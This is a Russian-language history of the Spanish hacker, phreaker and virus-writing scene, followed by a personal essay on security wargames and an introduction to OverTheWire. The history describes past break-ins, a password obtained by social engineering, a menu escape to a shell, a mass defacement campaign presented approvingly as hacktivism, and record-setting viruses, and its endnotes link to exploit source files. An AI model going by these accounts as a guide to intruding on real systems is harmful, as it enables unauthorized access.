KhK объединяли пятерых увлечённых социальной инженерией людей, собиравшихся в одном мадридском кафе. Вместе с немногочисленными другими группами и одиночками в конце 80-х — начале 90-х годов они заложили основы испанского хакерского сообщества. Другой член KhK, Lester the Teacher, впоследствии написал первый испанский курс по социальной инженерии, где в предисловии упомянул этих первопроходцев:

«Было время, когда Интернет был местом лишь для выживших — время, когда Знание добывалось огромным личным трудом.

Время, когда уважение завоевывалось тем, что ты делился с незнающими тем, что сам с трудом познал.

Время, когда технология переставала быть волшебством, потому что ты учился читать её внутренности и мог понять их.

В то время Хакером был тот, кто обнаруживал: сколько бы он ни узнавал о системах — он всегда знал слишком мало.

Хакером был тот, кому удавалось написать ту самую подпрограмму — ещё меньше и красивее.

Хакером был тот, кто уважал работу других, кого признавал равными себе.

Это простая и несколько спартанская страница — как и было тогда, — посвящённая всем тем друзьям, которых мне посчастливилось встретить в сети в то время. Вот некоторые из них:

Ender Wiggins, Omaq, Akira, Cenolx, Agnus Young, D-Orb, Partyman, Quijote, AFL, Pink Pulsar, HorseRide, BlackMan/KhK, Wendigo/KhK, Mave/KhK, El Enano, Bugman, Joker, Spanish Taste, Cain, Savage...

Насколько я помню, никто из них никогда — ни вслух, ни письменно — не называл себя хакером.» (1)

Первые испанские хакеры начали появляться в 70-х — выходцы из мира электроники и гражданской радиосвязи, когда слово «хакер» ещё не добралось до Испании. Они строили

собственные калькуляторы и персональные компьютеры, работали в немногочисленных компаниях, использовавших ЭВМ: авиакомпании Iberia, государственных исследовательских центрах, банках и местных филиалах североамериканских фирм. Среди этих немногих «компьютерных фанатиков» выделяется Альберто Лосано — один из немногих испанцев, купивших Apple I. Несколькими годами позже он помогал создавать первые клоны Apple.

Альберто Лосано: «Одна барселонская компания выпускала Unitron, но не могла их продавать, потому что в них стояли два ПЗУ, защищённые авторским правом Apple. Они сказали мне: заставь это работать без идентичного ПЗУ. Я зашифровал содержимое ПЗУ и написал процедуру, которая при включении Unitron расшифровывала его и помещала копию Apple ROM в оперативную память. Однако при выключении машины это терялось. Если бы судья извлёк ПЗУ и прочитал его — оно ни в каком виде не выглядело бы как Apple. Иными словами, я не проектировал BIOS, я зашифровал тот же самый. Это был hack: интересное решение важной проблемы.»

В 1978 году Лосано основал первый в Испании клуб пользователей персональных компьютеров (Apple II, Commodore Pet и Radio Shack TRS-80). Клуб вырос до 100 членов, а в 1985 году Лосано превратил его в BBS.

Mave и Lester the Teacher принадлежали к поколению, следовавшему за Лосано, — когда критическая масса была достаточной, чтобы говорить о хакерском сообществе. Многие начинали как крэкеры. Среди них — легендарный сарагосский дуэт Super Rata Software & AWD, активный с 1983 по 1986 год и помешанный на снятии защиты (крэкинге) игр. У них уже была зачаточная хакерская этика: их работа должна была допускать копирование с помощью программы Copion by Arguello для ZX-Spectrum — той, что была у всех, легко копировалась и легко находилась. В качестве альтернативы игры самокопировались по определённой комбинации клавиш.

Однако AWD, как и многие другие, ушёл со сцены крэкинга на сцену хакинга, обзавёлся модемом и сменил ник на Depeche Mode. Он примкнул к HorseRide, Han Solo и Alf, и вместе они основали первую испанскую хакерскую группу, активную с 1987 по 1989 год. Она называлась Glaucoma — как болезнь, поражающая радужную оболочку глаза: отсылка к их главному увлечению — проникновению в RedIRIS (Iris-net), испанскую университетскую сеть, откуда они прыгали на международные X25-сети.

До сих пор помнят, как Glaucoma добыли пароль, открывавший доступ к узлам Telefonica X25 (PAD-серверам) в Испании: HorseRide и Han Solo, которым было немного за двадцать, притворились торговыми представителями английской компании, продающей арендованное время на мейнфреймах, и сказали, что хотят купить X25-аккаунты. Когда Telefonica провела демонстрацию, они запомнили пароль, который техник многократно вводил на их глазах: ORTSAC — фамилия CASTRO инженера, настроившего систему, написанная наоборот.

2. X25-хакеры

Depeche Mode познакомился с The Phreaker через чат Minitel под названием QSD — узловой точкой для европейских хакеров. The Phreaker был каталонцем и писал коммуникационные программы для модемов — например, COMS4, которую в 1988 году использовали по всему миру. Ему принадлежат: блубокс MX BB.BAS, эксплойт для Linux imapd.c, NePED — одна из первых IDS, родившаяся после спора за несколькими лишними кружками пива, — и QueSO («сыр»), которая удалённо определяла операционные системы и послужила основой для Nmap (2).

The Phreaker создал QueSO в 1996 году, когда под псевдонимом Savage помогал португальской группе ToXyN в первой в истории хактивизма кампании систематических атак против правительства Индонезии в поддержку независимости Восточного Тимора. Кампания состояла в захвате и

дефейсе максимально возможного числа индонезийских правительственных и корпоративных систем. Savage создавал эксплойты и специально разработанные инструменты, в том числе QueSO.

Savage: «Мы настроили скрипты поиска по всем доменам .id. Для каждого найденного домена мы смотрели на машины, обслуживающие www, ftp, mail и news, и пытались атаковать все четыре. Запускали столько автоматизированных атак, сколько могли. При положительном результате доводили до конца вручную. Мы завладели тысячами машин. Когда у тебя есть рабочий эксплойт, а об уязвимости никто не знает, — это действительно очень легко.»

В итоге Индонезия признала Восточный Тимор, а QueSO стал оружием мира: проект Internet Operating System Counter использовал его для ежемесячных отчётов об операционных системах европейских компьютеров, подключённых к Интернету, включая Израиль. Инициатором IOSC был немец, запускавший QueSO с машины в США, которую поддерживали ливанцы, — машина называлась beirut.leb.net. Возник курьёзный конфликт, когда две израильские охранные компании сообщили, что израильские машины атакуются с ливанского сайта. СМИ раздули событие, и IOSC закрылся.

Возвращаясь к 1989 году: The Phreaker и Depeche присоединились к El Maestro и Petavax, образовав группу Apostols. Позднее к ним примкнули Sir Lancelot и Ender Wiggins, который в 1987 году написал первую в Испании книгу о хакинге и фрикинге: «Manual del novicio al hack/phreak» [Руководство новичка по хакингу и фрикингу] (3). Ender предложил Apostols свои обширные знания о фрикинге в обмен на то, чего сам не знал: почему американские блубоксы не работают в Испании.

Apostols: «Мы разобрались вместе, потратив кучу денег на звонки друг другу. Помогли нам дамы с высокими голосами в районе Жироны: когда они отвечали на телефон словом "diguí" (привет), тон был настолько высоким, что достигал 2500 Гц и обрывал связь. Кто-то из Telefonica нам об этом рассказал, и тут нас осенило: это же Sokotel! Sokotel — тип линии с внутрисполосной сигнализацией. В США сигнализация шла на 2600 Гц — мы пробовали тысячи раз, и в Испании это не работало.»

Фрикинг был необходим для доступа к BBS-системам и X25-сетям — естественной среде обитания. Поскольку европейские и американские X25-сети были связаны между собой, хакерские сессии, как правило, распространялись за океан. Главным входом в американские сети служила система MITRE, принадлежавшая провайдеру армии США. MITRE прославилась благодаря книге Клиффа Столла «Яйцо кукушки», в которой рассказывается, как хакеры из CCC (Chaos Computer Club) использовали её для кражи корпоративных секретов в США и продажи их КГБ.

The Phreaker: «MITRE была хорошо подключена ко всем активным сетям того времени. Было входное меню для доступа к телефонному справочному сервису, из которого можно было вырваться последовательностью CTRL-Y **Interrupt**. Если делать правильно, меню прерывалось и ты оказывался в шелле, откуда мог подключиться куда угодно. Это знали почти во всём мире, и годами все хакеры входили именно через неё.»

«Американские входные узлы X25 / PAD-серверы были настроены неправильно. Если войти через чёрный ход, у тебя был модем, соединявший куда угодно по всему миру. Нужен был лишь список узлов — получить его было несложно: зайти в американский университет, посмотреть, кто подключён, — и получишь список с идентификационными номерами входных портов сети, которыми тот пользовался. Если подключиться к этому номеру, когда пользователь уже не в сети, — некоторые операторы настраивали всё настолько плохо, что с минимальными усилиями (AT OK) прямо там оказывался модем. Ходили списки аккаунтов, которые все знали, — в том числе RMS, принадлежавший Ричарду Столлману, на системе MIT, без пароля.»

Ещё одним источником развлечений для испанских хакеров было создание и поддержка собственных BBS и посещение BBS друзей. Среди самых известных — Public NME, God's House,

Jurassic Park, MSX-Access, VampireBBS и Waikiki Island. Ender Wiggins даже хватило наглости открыть хакерскую BBS (4) в газете, где он работал IT-специалистом, — воспользовавшись телефонной линией для иностранных журналистов. К слову, эту работу Wiggins получил благодаря экспертному знанию VMS, приобретённому при взломе VAX-систем. В первый рабочий день он столкнулся с проблемой: не знал, как её включить! Физически к такой машине он никогда не прикасался.

3. 29A: «Я и есть сцена»

Галисийская BBS Dark Node стала самой известной BBS и питательной средой для 29A — наиболее известной в мире испанской группы. За 13 лет существования группы, с 1995 по 2008 год, в неё входили уважаемые во всём мире авторы вирусов: Mister Sandman (es), Anibal Lecter (es), AVV (es), Blade Runner (es), Gordon Shumway (es), Griyo (es), Leugim San (es), Mr. White (es), Tcp (es), The Slug (es), VirusBuster (es), Wintermute (es), Darkman, Jacky Qwerty, Rajaat, Reptile, Super (es), Vecna, Mental Driller (es), SoPinky, Z0mbie, Benny, Bumblebee (es), LethalMind, Lord Julus, Prizzy, Mandragore, Ratter, roy g biv и Vallez (es).

Среди их всегда оригинальных творений выделялись: первый вирус для WinNT/Win95/Win32s (Cabanas/Jacky Qwerty) и для 64-битных систем (Rugrat/roy g biv), первый многоплатформенный (Esperanto/MrSandman), первый с обратным исполнением (Tupac Amaru/Wintermute), первые для Windows 2000 и Windows 98 — появившиеся ещё до публичного выхода этих ОС, — первый, работавший одновременно под Linux и Windows (Winux/Benny), первый 32-битный полиморфный (Marburg/GriYo), первый PHP-троян (Pirus/MaskBits в качестве соавтора), первый вирус, заражавший КПК (Dust/Ratter), первый для мобильных телефонов (Cabir/Vallez), первый антиэтарровский хактивистский вирус (GriYo) и Tuareg (MentalDriller).

Marburg — первый 32-битный полиморфный вирус — увидел свет в октябре 1997 года после ожесточённой дискуссии в alt.comp.virus между членами 29A и антивирусной индустрией. 29A критиковали индустрию за недобросовестную рекламу: их продукты не могли обнаружить 100% вирусов. Индустрия ответила насмешками. В ответ GriYo создал Marburg — вирус, который не мог обнаружить ни один из существовавших на тот момент антивирусов. Каким-то образом Marburg попал на бесплатные CD, прилагавшиеся к журналам «PCGamer» и «PC Power Play», а также на игровой CD MGM/Wargames. Marburg распространился по всему миру со скоростью лесного пожара.

Поскольку 29A была международной группой, их встречи растягивались на дни и дни. Месяц в Амстердаме, несколько недель в Брно. На последнюю приехала милая и всеми любимая бельгийская поклонница Gigabyte — настолько юная, что путешествовала с жизнерадостным дедушкой.

Бернардо Кинтеро: «Я был на встрече 29A в Мадриде. Однажды днём мы пошли в парк аттракционов. Пока стояли в очереди на один из аттракционов, один из них был в футболке с распечатанным на спине hex-дампом вируса, а двое стоявших позади, от скуки, начали вслух переводить его на ходу в ассемблер и на бегу интерпретировать, что он делает, — словно читали книгу... Я был поражён. Любой нормальный человек, включая меня самого — человека, разбирающегося в этой области, — потратил бы на такое компьютер, дизассемблер и приличное количество времени.»

Долгое существование 29A позволило группе стать непосредственным свидетелем упадка и криминализации всей вирусной сцены — упадка, который затронул и всю хакерскую среду в целом.

Benny, в зине 29A, 2002: «Вся сцена и многое в ней уже никогда не будет таким, как прежде. Одни программисты говорят о "смерти", о "декадансе", другие — о серьёзных проблемах. (...) Script kiddie и их так называемые "вирусы/черви" правят в киберпространстве. (...) Антивирусы зарабатывают деньги на людях, чья глупость на 99,99% ответственна за масштабные вирусные эпидемии (вирусы типа "нажми здесь"). Где они — элитные программисты, элитные группы? Где те высокотехнологичные вирусы, которые *вчера* властвовали над миром? *Декаданс.*»

4. Сообщество

Однако до наступления декаданса вторая половина 90-х отличалась бурлящим, плодородным и шумным сообществом — гордыми наследниками первопроходцев. Они встречались в ньюсгруппах, например es.comp.hackers, в списках рассылки вроде hacking и hackindex, в IRC-группе IRC-Hispano и в зинах: Raregazz, NetSearch, 7a69ezine, Cyberhack, CatHack, JJF Hackers Team и Virtual Zone Magazine. Эта питательная среда дала плоды в виде инструментов, актуальных по сей день: Halberd (rwxrwxrwx), OSSIM (Ulandron), RKdetector (aT4r) и Unhide (Icehouse).

Появление волны хакеров-новичков на испанском Интернете в конце 90-х объясняется Infovía — дешёвой телефонной сетью, созданной Telefonica для доступа в Интернет по тарифам местных звонков. Это резко увеличило число провайдеров, которые раздавали доступ практически бесплатно, и количество пользователей Сети росло в геометрической прогрессии.

Во главе этой небольшой орды учеников стояли две давних конкурирующих группы: !Hispanhack из Каталонии и Saqueadores из Мурсии. Первая образовалась в 1992 году, и её высокий технический уровень был очевиден по инструментам, созданным и распространяемым её членами: SMBScanner (Flow), ICMPush (Slayer), HTTPush (JFS), Yersinia (Томас и Slayer). Среди множества их достижений — взлом forum.phrack.org с помощью PHP-эксплойта в 2000 году.

К сожалению, !Hispanhack будут помнить не столько за высокий уровень, сколько за полицейский рейд 1998 года, превратившийся в медиацирк и закончившийся судебным процессом над одним из её участников — JFS. На двух его изъятых компьютерах были обнаружены файлы паролей, предположительно похищенных с машин по всему миру — от Таиланда до Киева, через Швецию, Канаду, Австралию, Германию и Европейскую организацию по ядерным исследованиям (ЦЕРН). Всего 9459 аккаунтов. В итоге он был оправдан из-за противоречий в представленных доказательствах.

Что касается Saqueadores — они прославились благодаря одноимённому зину, основанному в 1996 году и ставшему самым долгоживущим изданием испанской андеграундной сцены. Внутри описывались некоторые примечательные взломы того времени: например, как редактор зина в 1997 году, Paseante, захватил контроль над Infovía (5) или как он получил контроль над другой сестринской системой, также принадлежавшей Telefonica, которая управляла важными сетями компаний и учреждений — среди них авиакомпания Iberia, парламентский конгресс и банк Caja Madrid.

Saqueadores также приписывают организацию первого в Испании хакерского конвента: UnderCon (1997–2004) — закрытого мероприятия с 30–60 участниками в зависимости от выпуска, предвестника многих конвентов, проводимых в стране сегодня.

Homs: «Было много людей, интересовавшихся фрикингом и аппаратным хакингом: взломом лифтов, настольных футбольных столов, телефонных будок, гостиничных АТС и так далее. По ночам люди собирались по интересам: видел фрикеров в будках с крокодильими зажимами или металлическими пластинами, хакеров, сидевших и "работавших" в гостиничных номерах, других — сканирующих радиочастоты, ещё других — просто тусующихся и веселящихся (доходило до того,

что вызывали девочек по вызову и обсуждали с ними хакинг, или выпускали курицу в такси...) и так далее.»

С 2000 года, когда сцена достигла апогея и понемногу начинал укореняться упадок, силу набирало новое поколение хакеров — более сквозное по принадлежности к группам и более склонное к международному сотрудничеству. Среди них выделяется Zhodiac из !Hispahack — автор EMET и множества эксплойтов (6). В 2001 году он опубликовал статью в Phrack об переполнениях в PA-RISC, что открыло дорогу другим, впоследствии опубликовавшимся там же: Pluf и Ripe, Ilo, Dreg и Shearer, Pancake и Blackngel.

Они также создавали известные эксплойты: Doing (7)(8) и RomanSoft (9)(10) — последний широко известен написанным в 1997 году самым скачиваемым текстом испанского андеграунда «Tácticas de guerra en el IRC» («Тактика войны в IRC»). RomanSoft сегодня является членом Int3pids — одной из 20 лучших CTF-команд мира — и группы !dsR, которой в 2004 году удался эпический подвиг: взлом самого Chaos Computer Club (11)(12). Воспользовавшись 0-day эксплойтом в вики CCC, они получили список участников конгресса 2003 года и опубликовали его.

Александро Рамос: «Ханс Ульрих из CCC после форензики на системах объявил об уязвимости, приписав её обнаружение себе. Лишь тогда RomanSoft отреагировал и объяснил, что открыл эксплойт несколькими месяцами ранее и передал его небольшому кругу людей, откуда тот и утёк. Даже сам автор Twiki подтвердил, что Роман уведомил его об уязвимости за несколько дней до этого.»

Наконец, отдельного упоминания заслуживает многочисленное и всегда сплочённое испанское сообщество крэкеров, весьма активное по обе стороны океана. Испанские крэкеры 90-х создали множество убежищ и собор под названием «La Página de Karpoff» («Страница Карпоффа»), куда загружались сотни переводов, инструментов и руководств на испанском языке о крэкинге, обратной разработке и программировании. Этот источник знаний питал сегодняшнее плодородное сообщество испанских реверсеров: Рубен Сантамарта (reversemode), Хоксеан Корет (matalaz), Эро Каррера, Уго Тесо, Марио Байано и Серхи Альварес (trufae) — создатель Radare.

Примечания

- (1) <http://www.netcommunity.com/lestertheteacher/index.htm>
- (2) <https://nmap.org/nmap-fingerprinting-old.html>
- (3) http://hackstory.net/Manual_del_novicio_al_hacking
- (4) <https://www.youtube.com/watch?v=jXmAzeMoZNs>
- (5) <http://set-ezine.org/ezines/set/txt/set11.zip>
- (6) <http://zhodiac.hispahack.com/index.php?section=advisories>
- (7) <http://examples.oreilly.com/networksa/tools/rpc-statd.c>
- (8) <http://www.vfocus.net/hack/exploits/os/linux/suse/6.2/su-dtors.c>
- (9) http://examples.oreilly.com/networksa/tools/rs_iis.c
- (10) <http://archives.neohapsis.com/archives/fulldisclosure/2006-07/0234.html>
- (11) <http://www.digitalsec.net/stuff/fun/CCC/camp-server-hack.htm>
- (12) http://www.digitalsec.net/stuff/fun/CCC/ccc_and_cccs.txt

5. Благодарности

Dreg, Homs, Zhodiac, HorseRide, Han Solo, Depeche, Rampa, Savage, Partyman, Lester, Mave, Darkraver, RomanSoft, X-Grimator, Karpoff, Pepelux, JFS, Alberto Lozano, VirusBuster, rwxrwxrwx, aT4r, Crg, TaNiS, MindTwist, uCaLu, MegadethH, Pancake, Crash, Metalslug, Angeloso, Nico, dAb, Snickers,

Rayita, Yandros, Icehouse, DrSlump, Deese, L, Altair, thEpOpE, Belky, El-Brujo, ReYDeS, Bernardo Quintero, Carlos Sánchez Almeida, Manoleet, Cyteck, Yoriell, Mónica Lameiro, Jay Govind, Rock Neurotiko, Albert StateX и все остальные из команды Hackstory. А также: Jericho. Wau Holland.

Авторы: Steven, adc & weekend

Обзор варгеймовой сцены глазами adc

В 2007 году трое ребят заняли первое место в отборочных соревнованиях DEFCON CTF. Они явились ниоткуда и на самом деле не планировали участвовать — вот почему им пришлось отказаться. Единственное объяснение — варгеймы. Так что если есть своя морковка и бесчисленное множество варгеймов — у вас тоже будет мозг, дисциплина и чувство юмора.

И варгеймовая сцена расцвела! CTF доступны практически каждый месяц — многие из них можно проходить удалённо. А постоянные шелл-варгеймы и сайты с веб-уязвимостями работают год за годом совершенно бесплатно.

Вот за что я люблю варгеймы:

- Люди по ту сторону клавиатуры
- Простые, дискретные, небольшие уровни
- Нормальная кривая обучения в большинстве игр (от лёгкого до СЛОЖНОГО)
- Легко дисциплинировать себя превратиться в хакерскую машину
- Хороший заряд самооценки, когда попытки взломать нерешённые задачи тебя угнетают (см.: реальный мир)
- Дружеская помощь всегда под рукой
- Само знание — награда: чистый навык!
- Некоторые жульничают, но те, кто жульничает, почти ничего из этого не извлекают
- Жульничать веселее, когда никто не знает, как именно ты жульничал
- Выброс адреналина (хотя у меня и у других он со временем поутих)

Я подсел на wargames.unix.se в 2003 году. До лета я пробовал сайт, который показал мне друг, — hackerslab, — но особо никуда не продвинулся, не пройдя дальше пути через soru-paste. Шведский сайт запустил norse, и там участвовали и делали игры многие другие — часть из которых до сих пор недалеко от нынешних варгеймов.

На wargames.unix.se со мной произошло что-то особенное: всё просто встало на своё место. Быть может, это дизайн сайта или его слоган: «Нерегулируемое знание — это порнография». Там обсуждалось огромное количество крутой информации — на форумах и в IRC: вещи, о которых люди задавались вопросами, высокотехнические, и эти люди исследовали их в полную силу. Думаю, дело действительно было в сообществе. Кучка обаятельных и классных шведов делала весёлые, затягивающие варгеймы. Атмосфера там была на пятёрку, задания — хорошие, и что-то в том, как они были поданы, делало их очень привлекательными. Возможно, это таблица лидеров или просто то, как ты слышал разговоры в IRC и думал: чёрт, это настоящие хакеры. И люди были очень вежливыми и отзывчивыми. Некоторые из тех ранних игр до сих пор можно пройти на overthewire.org:

Leviathan — первая шелл-игра, с которой начинают все новички
Behemoth — здесь я эксплуатировал своё первое переполнение буфера
Utumno — чуть сложнее
Maze — ещё сложнее, несложные удалённые задачи

На wargames.unix.se раньше были и другие игры: обучавшие сетевым навыкам, а также криптографические — от лёгких (balthasar) до сложных (halls of despair) и безумных (halls of torment).

Четыре шелл-игры выше я бы настоятельно рекомендовал всем, кто только начинает. Они достаточно просты, чтобы быть доступными для новичков, но уже после Leviathan начинает просачиваться эзотерика, превращая уровни во что-то совершенно иное. Они увлекательны и захватывают до сих пор.

Суть в том, что тогда я реально испытывал огромный выброс адреналина, решая их. Сердце колотилось, пока я ждал, куда приземлится шеллкод, а когда он приземлялся — всегда была широкая улыбка. Проведя вечер или даже пару недель в мучительном тупике, делая бесчисленные заметки, и наконец решив уровень — я уже не мог дождаться, когда доберусь до следующего. Это было по-настоящему затягивающим. Как ни странно, реальные взломы редко давали мне такой же выброс адреналина, как варгеймы: в реальном мире масса осложнений, о которых мой организм начинает думать... Я странный.

Многие варгеймеры ведут обширные заметки, чтобы фиксировать тонкости разных уровней. Папки с заметками обычно начинаются с одних лишь учётных данных для каждого уровня, но, как убеждается большинство, они имеют тенденцию разрастаться. Для каждого уровня каждой игры они содержат: какие уязвимости выявлены, какие эксплойты могут сработать, какие не сработали, и наконец — какие сработали. Хорошей идеей будет также вести заметки о разных шеллкодах, разных методах отладки, трюках с кучей и так далее. Я бы, вероятно, многому научился, раскрыв чужие заметки :-)

wargames.unix.se превратился в Digital Evolution (dievo.org) и просуществовал примерно до 2006 года. Digital Evolution был весьма крут. Там было практически всё, чем я по сей день пользуюсь в Интернете: варгеймы, расслабляющая музыкальная станция (Delphium Radio!), отличная фотогалерея от пользователей, обширный архив ссылок на знания, IRC!!! и рейтинговые таблицы для соревнований по всему, что было на сайте.

Примерно в 2006 году сообщество рассеялось, когда поддержка сайта стала слишком обременительной для его администраторов, которые попросту ушли после долгих простоев. [gunixd](http://gunixd.org) предложил разместить игры, и появился intruded.net. Я помогал восстанавливать и тестировать многие из них. Это кажется уже вечностью, но я помню администрирование игр сначала на [user-mode-linux](http://user-mode-linux.org), потом на Xen (и нахождение массы способов вызвать kernel panic), и наконец на Vserver. Мы перестали обновлять игры примерно в 2007 году, и оказалось, что в конце 2007-го и в 2008-м в ядро и libc вводилась масса уязвимостей для повышения привилегий — так что игры не требовали особого обслуживания какое-то время. Пока оборудование не отказало довольно скверно в начале 2011-го. К счастью, overthewire.org подхватил всё в 2012-м и продолжает их hostить.

Так и подмывает бросить тут приветы всем никак, но archive.org говорит это лучше всего!
<http://web.archive.org/web/20050729112313/http://www.dievo.org/>

Итак, что есть сегодня, если хочешь становиться лучше в работе с повреждением памяти между CTF? Я горячо рекомендую две старые игры, которые считаю переломными в своём образовании по эксплуатации. Первая — vortex на overthewire.org, вторая — #io на smashthestack.org.

Когда я впервые играл в vortex, первый уровень показал мне, что я не так хорошо понимаю указатели, как думал. Помню, как [andrewg](http://andrewg.org) сказал мне нарисовать схему стека. Я нарисовал — и наконец & и * обрели смысл в сочетании с моей схемой и машинным кодом. В первый раз это было умопомрачительно сложно для чего-то вполне простого. И другие уровни воспроизводят этот опыт: тонко эксплуатируемые баги, которые поначалу кажутся невозможными из-за определённых ограничений. Уровень сложности продолжает расти, пока в какой-то момент ты не становишься сколько-нибудь умелым.

Когда я впервые пришёл играть в #io — добравшись до 11-го уровня, был совершенно разочарован. А потом что-то происходит: уровни становятся сложными. Очень сложными. К тому моменту я уже был ветераном варгеймов, так что #io стала подарком! Сегодня первые 10 уровней переписаны и стали увлекательными. Дойдя примерно до 30 уровней, #io продолжает расти, предлагая хорошо проработанные, тонкие уязвимости для эксплуатации. По меньшей мере один уровень основан на реальной, удалённо эксплуатируемой уязвимости, найденной игроком и превращённой в задачу для вашего интеллектуального удовольствия. Пройди #vortex и #io — и станешь по-настоящему _хорошим_ в эксплуатации повреждения памяти в Unix.

После этого играй во всё подряд. Играй в каждый варгейм. В каждом есть знания, которые улучшат твои навыки. Также участвуй в CTF, когда можешь, — если это весело! Если они уже не так веселы или приедаются — взломай игру!

— adc

Старое брюзжание:

Когда я был моложе, я был агрессивным и настойчивым — вероятно, остаюсь таким. Варгеймы стали идеальным выходом для превращения моей энергии в весьма полезные трюки. Помню, как снова и снова возвращался к варгеймам, раз за разом получая по шее от одних и тех же задач. Я начинал как гугл-повар копипасты. Я не очень умел программировать, хотя помню, как брал книгу по Turbo C в 12 лет, потом книгу по C++ в магазине в 13, и скучал, пытаясь что-то из неё выучить. Я до сих пор ненавижу C++ — думаю, причину объясняет буйная шевелюра Бьярне Страуструпа.

Я всегда, всегда возвращался, чтобы по-настоящему поиграть с машиной. Я хочу наблюдать, как она тикает, и разбирать её на части. Думаю, этот зуд у меня был всегда, стоило мне уставиться в экран.

Я начал играть в варгеймы в 2003 году. По памяти, из того года есть хорошие, которые я помню: веб — try2hack.nl, hackthissite.org, и сишные — hackerslab (корейский сайт), pulltheplug.com (ныне overthewire.org), wargames.unix.se (шведский сайт, впоследствии ставший dievo.org). Помню, что особо не умел ориентироваться в командной оболочке, жульничая на некоторых уровнях hackerslab. А потом однажды дружелюбный хакер начал разговаривать со мной прямо через мою bash-оболочку. Я понятия не имел, как он это сделал. Разрыв в уровне навыков между нами был смехотворным. Я хотел учиться :-)

Варгейм в военном смысле — это проведение боевых симуляций. Варгейм в компьютерной безопасности — тоже симуляция. Прелесть компьютеров в том, что они позволяют очень дёшево проводить симуляции на очень реальных системах. Когда варгеймы по-настоящему начали набирать популярность в начале 2000-х, интернет-соединения и серверы подешевели, так что хостить что-то было не особо обременительно. Правда, нужно было быть осторожным с хостингом — вдруг пригласишь опытную команду внутрь.

Иногда системы, которые взламываешь, полностью синтетические — что порой бывает довольно скучным. Иногда синтетическая игра поддаётся взлому, открывая настоящую игру, — и это куда веселее. Я всегда больше веселюсь, когда из синтетической выходит настоящая. Например, помню один roothack примерно в 2007-м: с нетерпением ждал, когда Eric (RIP) запустит игру «пятеро против одного» — но команда felinemetase закончила игру на шлюзовой машине ещё до начала события. Тем временем beist из моей команды взломал аккаунт другой команды, и мы думали, что *мы* были крутыми...

Те двухнедельные затишья перед очередной четвертью в старшей школе — ничто не было лучше, чем прокрастинировать обязательное летнее чтение с настоящей интеллектуальной стимуляцией по собственному желанию. Заставить код приземлиться.

С 2007 года CTF просто взорвались. Мне повезло играть с командами loller skaterz, rofl copters, RPISEC и разными сборными. Одно, что всегда меня впечатляло в встреченных командах, — когда они *не* играли раньше в постоянные варгеймы. Можно почитать блог atlas, чтобы увидеть, сколько им надо наверстать. Многие игроки CTF умудрились спрессовать годовой объём отладки эксплойтов в несколько месяцев — это впечатляет.

Вот за что я люблю варгеймы.

Первое: они расширяют твоё понимание программ и отладки, как ничто другое. Многие уровни — маленькие программки на 100 строк, в которых *не видно* никаких уязвимостей безопасности, — и они будут давать тебе по шее какое-то время. Другие очевидно эксплуатируемы, пока не попробуешь их эксплуатировать и не натолкнёшься на все сложности: XSS-фильтр, NUL-байт не в том месте или компилятор, переставляющий переменные стека...

Второе: у задачи всегда есть решение, *как только она опубликована. Какие-то блестящие умы тщательно продумали и проверили что-то особенное специально для тебя, чтобы ты хорошо провёл время. Реальный код РЕАЛЬНО может дать тебе по шее и ударить по самооценке. Это сложно — не всегда получается быть умнее программистов, его написавших. Но уровень варгейма создан, чтобы его взломали. Он поможет набрать импульс, необходимый для возвращения к реальному миру.* В некоторых CTF фаза тестирования проваливается, что разочаровывает всех.

Третье: они идут маленькими шагами. Большинство постоянных варгеймов и CTF организованы как смесь лёгких, средних, сложных и случайных задач. Каждая задача сама по себе обычно вполне управляема и компактна. Хорошо спроектированная игра позволяет без труда понять, какие части решать первыми. Распространённая стратегия — вести подробные заметки с успехами (и иногда провалами) каждого уровня. Игры прекрасно подходили для преодоления по-настоящему сложных, неизвестных задач с помощью исследований, gdb (или чего угодно для веба) и напряжённого размышления.

Четвёртое: ты приобретёшь реальные навыки. В уровнях игр закодированы навыки, ещё не опубликованные ни в одной статье. Я почти уверен, что #ю на smashthestack.org раскрыл обходы Linux ASLR задолго до того, как они были исправлены и стали полупубличными. Хотя многие варгеймы начинаются довольно легко — сложные там есть. И именно сложные превратят тебя из нуба в осознанного хакера.

Пятое: люди. Да, некоторые раздражительны — и если ты тщеславен, то думаешь, что я о тебе. Некоторые — тролли. А некоторые просто по-настоящему классные. На протяжении всего моего времени в сфере компьютерной безопасности меня неизменно впечатляют и вдохновляют люди. И в соревновательном, и в творческом плане я чувствую, что всегда работал лучше всего в парах или небольших группах. Мне всегда просто в удовольствие работать с другими. А к варгеймам приходят люди с самыми разными предпосылками и целями — значит, будет весело.

Помню первого парня, с которым я научился эксплуатировать переполнение стекового буфера: мы оба понятия не имели, что делаем, но разобрались за несколько дней отладки в gdb. Это было на сайте wargames.unix.se, по которому я испытываю ОСТРУЮ ностальгию. Я должен Швеции много кружек пива.

На разных варгеймовых сайтах и в CTF ты встретишь разные позиции: одни очень загадочные люди, другие — совершенно обычные. В 2003 году, найдя wargames.unix.se, я ничего не знал, но имел непреодолимое желание решить несколько уровней. Я делал всё возможное, чтобы перейти к следующему, но часто не мог разобраться *самостоятельно*. На wargames.unix.se я нашёл наставничество и просто очень приглашающую атмосферу для занятия сложными вещами. Стандарт усердного мышления был прочно укоренён, а люди — что ещё более впечатляет — просто были по-настоящему дружелюбными и принимающими. И впечатляет это потому, что я

задавал *очень много* глупых вопросов. Там ещё была отличная таблица лидеров с зелёными точками, ради которых я жил, плюс рейтинги.

Я почти уверен, что могу переночевать в квартирах по всему миру, пообещав объяснить кому-нибудь уровень варгейма.

Steven, наперегонки...

— adc

Варгеймы: overthewire.org, smashthestack.org, hackthissite.org, try2hack.nl
CTF: и так далее

OverTheWire

OverTheWire.org (сокращённо OTW) является, насколько нам известно, старейшим хакерским варгеймовым сообществом в Интернете. Цель OTW — изучать принципы безопасности и практики программирования через практический подход и весело проводить при этом время. Постоянное сообщество OTW сидит в IRC и очень поддерживает новых пользователей, готовых учиться. Там отвечают на технические вопросы об играх, дают подсказки и часто обсуждают всевозможные темы, связанные с компьютерной безопасностью.

В настоящее время мы хостим 11 онлайн-игр и 3 загружаемых образа для игр, в которые можно играть офлайн. Темы, охватываемые этими играми, как правило, относятся к низкоуровневой безопасности в Linux userland (vortex, semtex, leviathan, narnia, behemoth, utumno, maze, manpage), но мы также охватываем командную строку (bandit), сети (semtex), криптографию (krypton), веб (natas) и частично ядро (monxla).

OverTheWire.org изначально называлась PullThePlug.com и была создана Брайаном Гемберлингом около 1999 года. Она состояла из 4 физических машин, подключённых к сети в его подвале, за кабельным модемом с одним IP-адресом. С помощью проброса портов все эти машины были доступны из Интернета.

